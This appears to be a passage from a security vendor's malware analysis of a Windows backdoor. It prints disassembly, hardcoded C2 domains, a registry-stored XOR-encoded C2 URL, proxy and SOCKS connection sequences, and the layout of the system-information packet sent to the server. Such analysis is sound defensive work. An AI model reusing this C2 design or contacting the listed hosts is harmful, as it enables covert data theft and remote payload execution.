DisableProcessIsolation	REG_BINARY	8 bytes	System time, set at the time of the first C2 connection
<DWORD>	REG_DWORD	4 bytes	These values are queried/set by the C2 server during the process of downloading and executing additional stages



```
                        mov     [esp+30h+EditFlags], 4D423D1Eh
                        mov     [esp+30h+var_C], 403A451Fh
                        mov     [esp+30h+var_8], 4Ch
                        lea     eax, [esp+30h+EditFlags]

loc_C30C3:                                      ; CODE XREF: get ThunderbirdEML EditFlags+3A↓j
                        add     byte ptr [eax], 27h
                        inc     eax
                        cmp     byte ptr [eax], 0
                        jnz     short loc_C30C3
                        push    esi
                        push    ebx
                        lea     eax, [esp+38h+type]
                        push    eax
                        lea     ecx, [esp+3Ch+EditFlags]
                        push    ecx
                        push    offset pszSubKey ; "SOFTWARE\\ThunderbirdEML.KD"
                        xor     edi, edi
                        push    HKEY_CURRENT_USER
                        mov     [esp+48h+type], edi
                        call    SHGetValueA
```

Figure 33: Check for C2 URL in registry




```
xor_crypt_with_hardcoded_key proc near          ; CODE XREF: get ThunderbirdEML EditFlags+96↓p
                                                ; set ThunderbirdEML EditFlags+74↓p

xor_key                 = dword ptr -4
buffer                  = dword ptr  8

                        push    ebp
                        mov     ebp, esp
                        push    ecx
                        xor     ecx, ecx
                        mov     word ptr [ebp+xor_key], 8B8Ah
                        mov     byte ptr [ebp+xor_key+2], 8Ch
                        test    ebx, ebx
                        jz      short loc_C3086
                        push    esi
                        push    edi
                        mov     edi, eax
                        sub     edi, [ebp+buffer]
                        jmp     short loc_C3060
; ---------------------------------------------------------------------------
                        align 10h

loc_C3060:                                      ; CODE XREF: xor crypt with hardcoded key+1B↑j
                                                ; xor crypt with hardcoded key+42↓j
                        mov     eax, [ebp+buffer]
                        lea     esi, [ecx+eax]
                        mov     eax, 0AAAAAAABh
                        mul     ecx
                        shr     edx, 1
                        lea     edx, [edx+edx*2]
                        mov     eax, ecx
                        sub     eax, edx
                        mov     dl, byte ptr [ebp+eax+xor_key] ; 0x8A8B8C
                        xor     dl, [edi+esi]
                        inc     ecx
                        mov     [esi], dl
                        cmp     ecx, ebx
                        jb      short loc_C3060
                        pop     edi
                        pop     esi

loc_C3086:                                      ; CODE XREF: xor crypt with hardcoded key+12↑j
                        mov     esp, ebp
                        pop     ebp
                        retn
```

Figure 34: Decryption of URL from registry value

If the EditFlags registry value contains additional URLs, they will be prioritized, otherwise the malware will attempt to connect to the following hardcoded URLs:

- happy.abelleds.com
- far.ordanuy.com
- home.runnerfd.com
- dyndns.yceunca.com



```
loc_CEAD0:                              ; CODE XREF: malware main 0+67↑j
                                        ; malware main 0+205↑j
                mov     dword ptr [ebp+url_1], 49493A41h ; happy.abelleds[.]com
                mov     dword ptr [ebp+url_1+4], 3B3A0752h
                mov     dword ptr [ebp+url_1+8], 3E45453Eh
                mov     dword ptr [ebp+url_1+0Ch], 3C074C3Dh
                mov     word ptr [ebp+url_1+10h], 4648h
                mov     [ebp+url_1+12h], 0
                lea     eax, [ebp+url_1]
                lea     esp, [esp+0]

loc_CEB00:                              ; CODE XREF: malware main 0+24C↓j
                mov     cl, [eax]
                test    cl, cl
                jz      short loc_CEB0E
                add     cl, 27h
                mov     [eax], cl
                inc     eax
                jmp     short loc_CEB00
; ---------------------------------------------------------------------------

loc_CEB0E:                              ; CODE XREF: malware main 0+244↑j
                mov     dword ptr [ebp+url_2], 74B3A3Fh ; far.ordanuy[.]com
                mov     dword ptr [ebp+url_2+4], 3A3D4B48h
                mov     dl, 47h
                mov     dword ptr [ebp+url_2+8], 7524E47h
                mov     dword ptr [ebp+url_2+0Ch], 46483Ch
                lea     ecx, [ebp+url_2]
                nop

loc_CEB30:                              ; CODE XREF: malware main 0+27B↓j
                mov     al, [ecx]
                test    al, al
                jz      short loc_CEB3D
                add     al, 27h
                mov     [ecx], al
                inc     ecx
                jmp     short loc_CEB30
; ---------------------------------------------------------------------------

loc_CEB3D:                              ; CODE XREF: malware main 0+274↑j
                mov     dword ptr [ebp+url_3], 3E464841h ; home.runnerfd[.]com
```

Figure 35: Hardcoded C2 domains

The malware has the capability to detect and bypass the victim's proxy configuration. There are two possible operation modes:

- TCP sockets, on port 61781 (default) or on port 443 (in case victim's machine is configured to use a proxy)
- HTTP POST/GET on ports 80 or 443, with the optional use of authentication (supports Basic and Digest schemes)

C2

Protocol

Initially, the backdoor will connect to one of the C2 URLs using raw sockets and perform a simple handshake:

```
Send 1 byte: 0x02
Recv 1 byte: 0x03
```


If that fails, the backdoor will try to determine if the victim's machine is configured to use a proxy server. In such case, the backdoor will first try to connect to the proxy and authenticate (if required):

- HTTP proxy (1) and HTTPS proxy (2) - connect to the proxy URL with the following header:

```
CONNECT %s:%d HTTP/1.1
Host: %s:%d
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/48.0.2564.109 Safari/537.36
```

Figure 36: HTTP proxy URL headers


Note: The User-Agent string first appeared in Chrome from February 2016.



```
mov     edx, [ebp+orig_c2_addr]
push    edx             ; in
call    inet_ntoa
mov     ebx, eax
mov     eax, [ebp+orig_c2_port+2]
push    eax             ; netshort
mov     [ebp+orig_c2_host], ebx
call    ntohs
movzx   esi, ax
lea     ecx, [ebp+send_buf]
push    ecx
mov     ecx, offset carriage_return
mov     [ebp+orig_c2_port_cp], esi
call    copy_str_or_resource
push    esi
push    ebx
push    offset aConnectSDHttp1 ; "CONNECT %s:%d HTTP/1.1\r\n"
lea     edi, [ebp+send_buf]

mov     byte ptr [ebp+dbginfo], 3
call    call__vsprintf_s
push    esi
push    ebx
push    offset aHostSDProxyCon ; "Host: %s:%d\r\nProxy-Connection: keep-a"...
call    call_vsprintf_s_1
mov     esi, [ebp+socket_ptr]
mov     ebx, [ebp+send_buf]
mov     edx, [esi]
mov     eax, [ebx-0Ch]
push    edx
call    send_loop
```

Figure 37: Connection via HTTP proxy

The backdoor also supports Basic and Digest HTTP authentication methods. In case of Digest authentication, the backdoor will use the hardcoded string "d35efe4ba43e3803d57b4945fa3ab5dd" as the value for client *nonce* parameter.



```
Authenticate: Basic
GET %s:%d HTTP/1.1\r\nHost: %s:%d\r\nProxy-Connection: keep-alive\r\n\r\n
%s:%s
Authenticate: Digest
Authenticate: NTLM
Authorization: Basic %s\r\n
Proxy-
md5-sess
auth-int
realm
nonce
opaque
algorithm
Digest
d35efe4ba43e3803d57b4945fa3ab5dd
Authorization: Digest username=\"%s\",realm=\"%s\",nonce=\"%s\",uri=\"%s\",qop=\"%s\",nc=%s,cnonce=\"%s\",response=\"%s\",opaque=\"%s\"\r\n
```


Figure 38: Strings related to HTTP authentication, hardcoded "cnonce" value highlighted

- SOCKS proxy (4) - connect to the proxy server on specified port and send client connection request:

```
Send 10 bytes: 04 01 + c2_port + c2_ip
Recv  8 bytes: 00 5A XX XX XX XX XX XX (request granted)
```

- SOCKS5 proxy (5) – connect to the proxy server on specified port and send client connection request:

```
Send  3 bytes: 05 01 00
Recv  2 bytes: 05 00
Send 10 bytes: 05 01 00 01 + c2_port + c2_ip
Recv 10 bytes.
```



```
send_3_bytes:                           ; CODE XREF: connect send recv 105+EA↑j
                mov     [ebp+send_buffer_1], 105h ; socks version and authentication method
                mov     [ebp+var_3E], bl
                mov     esi, 3          ; len
                xor     edi, edi
                lea     ecx, [ecx+0]

send_loop:                              ; CODE XREF: connect send recv 105+18A↓j
                mov     eax, 1000h
                cmp     esi, 1000h
                jg      short loc_C628F
                mov     eax, esi

loc_C628F:                              ; CODE XREF: connect send recv 105+16B↑j
                push    ebx
                push    eax             ; len
                mov     eax, [ebp+socket]
                lea     edx, [ebp+edi+send_buffer_1]
                push    edx             ; buffer
                push    eax             ; socket
                call    send
                cmp     eax, ebx
                jle     short loc_C62AC
                sub     esi, eax
                add     edi, eax
                cmp     esi, ebx
                jg      short send_loop
```


Figure 39: Connection via socks5 proxy

After a successful handshake, the backdoor will collect system information, such as the username, computer name, OS version, and details of the first active network adapter (excluding loopback), and send this information to the C2 server:

- Send 4-bytes (size of the upcoming packet)
- Send packet with system information:

Offset	Size	Description
0x0000	4 bytes	Decompressed size
0x0004	4 bytes	Compressed size
0x0008		zlib compressed system information (decompressed size 0x199 bytes)

Figure 40: System information packet



```
send_packet_size:                       ; CODE XREF: c2 comms raw main+21A↓j
                mov     eax, 1000h
                cmp     edi, 1000h
                jg      short loc_CBA7D
                mov     eax, edi

loc_CBA7D:                              ; CODE XREF: c2 comms raw main+1F9↑j
                mov     ecx, [esp+214h+socket_then_size]
                push    0
                push    eax
                lea     eax, [esp+ebx+21Ch+packet_size]
                push    eax
                push    ecx
                call    send
                test    eax, eax
                jle     short send_sysinfo
                sub     edi, eax
                add     ebx, eax
                test    edi, edi
                jg      short send_packet_size

send_sysinfo:                           ; CODE XREF: c2 comms raw main+212↑j
                cmp     ebx, 4
                jnz     del_endp_
                mov     edx, [esp+214h+socket_old]
                mov     eax, [edx]
                push    eax
                mov     eax, [esp+218h+packet_size]
                mov     ebx, esi        ; buffer
                call    send_loop
                add     esp, 4
                cmp     eax, [esp+214h+packet_size]
                jnz     del_endp_
```


Figure 41: Basic communication scheme

The decompressed zlib data contains:


Offset	Size (bytes)	Description
0x0000	1 byte	0x03
0x0001	32 bytes	Value from ThunderbirdEML.KD\(default)
0x0021	15 bytes	Computer name
0x0030	16 bytes	User name
0x0040	4 bytes	unknown
0x0044	1 byte	OS major version
0x0045	1 byte	OS minor version
0x0046	1 byte	Service Pack major version
0x0047	1 byte	Service Pack minor version
0x0048	4 bytes	Product Type
0x004C	4 bytes	System time low
0x0050	4 bytes	System time high
0x0054	4 bytes	First byte from RCDATA resource (in this case 0x02)
0x0058	128 bytes	Adapter description
0x00D8	8 bytes	Adapter physical address
0x00E0	16 bytes	Adapter IP addresses
0x00F0	4 bytes	Zero
0x00F4	1 byte	Connection mode (0x01 – raw sockets; 0x02 HTTP POST/GET)
0x00F5	1 byte	Connection method (initially set to 0)
0x00F6	25 bytes	Connection data in format of %s:%d (initially set to zeroes)
0x010F	138 bytes	Connection data in format of %s:%s (initially set to zeroes)

Figure 42: Decompressed system information structure

The following diagram shows a request containing system information, with the compressed (green) and decompressed (red) sizes, zlib data (blue), and finally the decompressed information (pink):




```
0000 99 01 00 00 8f 00 00 00  ........
0008 78 9c 63 66 20 00 1c fd  x.cf ...
0010 1c 7d 22 83 43 74 03 9c  .}".Ct..
0018 19 18 8e 30 33 38 e6 25  ...038.%
0020 e6 54 16 97 30 40 b9 0c  .T..0@.♀
0028 33 b4 a3 19 d8 18 19 19  3.......
0030 18 81 4a bf cf 58 71 d5  ..J..Xq.
0038 3d ff 32 23 13 90 ed c9  =.2#....
0040 90 c7 50 c2 90 ca 90 c3  ..P.....
0048 a0 c1 10 c4 a0 c9 a0 c0  ........
0050 10 00 a4 fd 19 f4 19 0c  .......♀
0058 19 0c c0 50 81 c1 97 21  .♀.P...!
0060 04 48 fa 01 55 95 30 94  .H..U.0.
0068 33 e4 33 14 31 64 03 f9  3.3.1d..
0070 ce 40 56 1e 10 a6 32 24  .@V...2$
0078 03 c5 33 c1 3c 32 00 8f  ..3.<2..
0080 e6 1f b1 7a 06 86 35 02  ...z..5.
.R...Gc 0d e8 52 8c e4 98 47  .
0090 6f 00 00 99 69 1d 3b     o...i.;
```



```
0000 03 00 00 00 00 00 00 00  ........
0008 00 00 00 00 00 00 00 00  ........
0010 00 00 00 00 00 00 00 00  ........
0018 00 00 00 00 00 00 00 00  ........
0020 00 41 4e 41 4c 59 53 54  .ANALYST
0028 2d 50 43 00 00 c4 03 00  -PC.....
0030 41 6e 61 6c 79 73 74 00  Analyst.
0038 50 43 00 00 c4 03 00 00  PC......
0040 98 2b 5b 00 06 01 01 00  .+[.....
0048 01 00 00 00 f7 98 a8 d5  ........
0050 47 6f d3 01 02 00 00 00  Go......
0058 49 00 6e 00 74 00 65 00  I.n.t.e.
0060 6c 00 28 00 52 00 29 00  l.(.R.).
0068 20 00 50 00 52 00 4f 00   .P.R.O.
0070 2f 00 31 00 30 00 30 00  /.1.0.0.
0078 30 00 20 00 4d 00 54 00  0. .M.T.
0080 20 00 4e 00 65 00 74 00   .N.e.t.
0088 77 00 6f 00 72 00 6b 00  w.o.r.k.
0090 20 00 43 00 6f 00 6e 00   .C.o.n.
0098 6e 00 65 00 63 00 74 00  n.e.c.t.
00a0 69 00 6f 00 6e 00 00 00  i.o.n...
00a8 00 00 00 00 00 00 00 00  ........
00b0 00 00 00 00 00 00 00 00  ........
00b8 00 00 00 00 00 00 00 00  ........
00c0 00 00 00 00 00 00 00 00  ........
00c8 00 00 00 00 00 00 00 00  ........
00d0 00 00 00 00 00 00 00 00  ........
00d8 00 0c 29 fc 16 7f 00 00  .♀).....
00e0 ac 10 01 80 00 00 00 00  ........
00e8 00 00 00 00 00 00 00 00  ........
00f0 00 00 00 00 01 00 00 00  ........
00f8 00 00 00 00 00 00 00 00  ........
0100 00 00 00 00 00 00 00 00  ........
0108 00 00 00 00 00 00 00 00  ........
0110 00 00 00 00 00 00 00 00  ........
0118 00 00 00 00 00 00 00 00  ........
0120 00 00 00 00 00 00 00 00  ........
0128 00 00 00 00 00 00 00 00  ........
0130 00 00 00 00 00 00 00 00  ........
0138 00 00 00 00 00 00 00 00  ........
0140 00 00 00 00 00 00 00 00  ........
0148 00 00 00 00 00 00 00 00  ........
0150 00 00 00 00 00 00 00 00  ........
0158 00 00 00 00 00 00 00 00  ........
0160 00 00 00 00 00 00 00 00  ........
0168 00 00 00 00 00 00 00 00  ........
0170 00 00 00 00 00 00 00 00  ........
0178 00 00 00 00 00 00 00 00  ........
0180 00 00 00 00 00 00 00 00  ........
0188 00 00 00 00 00 00 00 00  ........
0190 00 00 00 00 00 00 00 00  ........
0198 00                       .
```

Figure 43: Decoded system information request

Then, the malware will create three threads that are responsible for downloading and executing payloads, processing additional C2 commands and sending responses.



```
create_drop_exec_file_thread:           ; CODE XREF: c2 comms raw main+24F↑j
                cmp     [esi+struct.download_exec_file_evt], 0
                jnz     short loc_CBB2B
                push    0
                push    0
                push    1
                push    0
                call    CreateEventW
                mov     [esi+struct.download_exec_file_evt], eax
                test    eax, eax
                jz      short loc_CBB2B
                push    0
                push    0
                push    esi
                push    offset call_drop_exec_file
                push    0
                push    0
                call    __beginthreadex ; c2_comms_drop_exec_file
                add     esp, 18h
                push    eax
                call    ds:CloseHandle
```

Figure 44: Thread responsible for downloading and executing next stage payloads

